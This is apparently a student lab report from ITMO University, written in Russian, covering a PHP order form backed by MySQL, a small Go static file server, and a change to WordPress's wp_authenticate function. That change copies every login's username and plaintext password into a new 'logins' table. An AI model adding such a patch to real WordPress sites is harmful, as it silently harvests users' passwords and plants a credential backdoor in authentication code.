

УНИВЕРСИТЕТ ИТМО

Факультет «ИКТ»

Направление подготовки «11.03.02 Инфокоммуникационные технологии и
системы связи»

Лабораторная работа №4

Выполнил:

Абдулов Илья Александрович

Группа №К3321

Проверила:

Марченко Елена Вадимовна


Санкт-Петербург
2024

Цель работы: Разработать форму, которая обрабатывается php скриптом и заносит данные в таблицу БД MySQL. Модифицировать php скрипт WordPress, чтобы логин и пароль записывались в отдельную новую таблицу в БД MySQL. Написать собственный web-сервер.

Ход работы:

Разработана веб-страница, на которой пользователь может оставить данные о себе в форме доставки.

Данные, введенные в форму, обрабатываются php скриптом и заносятся в таблицу БД MySQL Server.



The screenshot shows a web browser window with the address bar displaying '130.193.58.230:3000'. The main heading of the page is 'Заполните Форму Доставки'. Below the heading, there are several input fields and a dropdown menu for a delivery form. The fields are labeled: 'Фамилия:', 'Имя:', 'Отчество:', 'Адрес Доставки:', 'Телефон:', 'Почта:', 'Выбор продуктов:', and 'Комментарий к заказу:'. The 'Почта:' field contains the text 'mail@yandex.ru'. The 'Выбор продуктов:' dropdown menu is set to 'Часы'. At the bottom of the form, there is a button labeled 'Отправить'.

← → ↻ 🛡️ 130.193.58.230:3000

Заполните Форму Доставки

Фамилия:

Имя:

Отчество:

Адрес Доставки:

Телефон:

Почта:

Выбор продуктов: ▾

Комментарий к заказу:

Рисунок 1 – Веб-страница формы доставки

Разработана структура таблицы, по которой в MySQL создана таблица orders:

```
mysql> CREATE TABLE orders (  
-> id INT AUTO_INCREMENT PRIMARY KEY,  
-> surname VARCHAR(255) NOT NULL,  
-> name VARCHAR(255) NOT NULL,  
-> patronymic VARCHAR(255) NOT NULL,  
-> address TEXT NOT NULL,  
-> phone VARCHAR(20) NOT NULL,  
-> email VARCHAR(255) NOT NULL,  
-> product VARCHAR(255) NOT NULL,  
-> comment TEXT,  
-> created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP  
-> );  
Query OK, 0 rows affected (0.15 sec)
```

Рисунок 2 – Создание таблицы orders в mysql

```
abdulof@abdulof-nix:~$ mysql -u webpageuser -D webpage -p  
Enter password:  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 14  
Server version: 8.0.40-0ubuntu0.24.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2024, Oracle and/or its affiliates.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> select * from orders;  
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
| id | surname | name | patronymic | address | phone | email | product | comment | created_at |  
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
| 1 | Фамилия | Имя | Отчество | Адрес | +777 | mail@yandex.ru | product1 | | 2024-12-25 11:55:28 |  
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
1 row in set (0.00 sec)
```

Рисунок 3 – Данные orders в результате отправки формы

В движке wordpress используется функция для авторизации пользователей wp_authenticate в wp-includes/pluggable.php. Логин и хэш от пароля записываются в таблицу БД MySQL. Модифицируем php скрипт, чтобы дополнительно логин и пароль записывались в отдельную новую таблицу в БД MySQL:

```

        do_action( 'wp_login_failed', $username, $error
    }

    global $wpdb;
    $table_name = $wpdb->prefix . 'logins';
    $wpdb->insert(
        $table_name,
        array(
            'username' => $username,
            'password' => $password,
        ),
        array(
            '%s',
            '%s',
        )
    );

    return $user;
}
endif;

if ( ! function_exists( 'wp_logout' ) ) :
    /**
"pluggable.php" 3200L, 116224B

```

Рисунок 3 – Модификация метода wp_authenticate

```

zouyaia@lamp01:~$ sudo mysql -u wordpressuser -D wordpress -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 348
Server version: 8.0.40-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE TABLE logins (
->     id INT AUTO_INCREMENT PRIMARY KEY,
->     username VARCHAR(255) NOT NULL,
->     password VARCHAR(255) NOT NULL
-> );
Query OK, 0 rows affected (0.13 sec)

mysql> ^DBye

```

Рисунок 4 – Создание таблицы logins в db wordpress

Используя язык Go напомним web-сервер. Предусмотрим в программе возможность указания порта, на котором будет работать сервер.

```
works > K3321 > Абдулов_Илья > lab4 > :go main.go > main
1  package main
2
3  import (
4      "fmt"
5      "net/http"
6  )
7
8  func main() {
9      port := "8888"
10
11     http.Handle("/", http.FileServer(http.Dir(".")))
12
13     fmt.Printf("Starting server on port %s...\n", port)
14     err := http.ListenAndServe(":"+port, nil)
15     if err != nil {
16         fmt.Printf("Error starting server: %v\n", err)
17         return
18     }
19 }
```

Рисунок 5 – Сервер на Go

Вывод: В ходе работы разработана форма, которая обрабатывается php скриптом и заносит данные в таблицу БД MySQL.

Модифицирован php скрипт WordPress, чтобы логин и пароль записывались в отдельную новую таблицу в БД MySQL. Написан собственный web-сервер на Go, который доступен по адресу: <http://130.193.58.230:8888/>.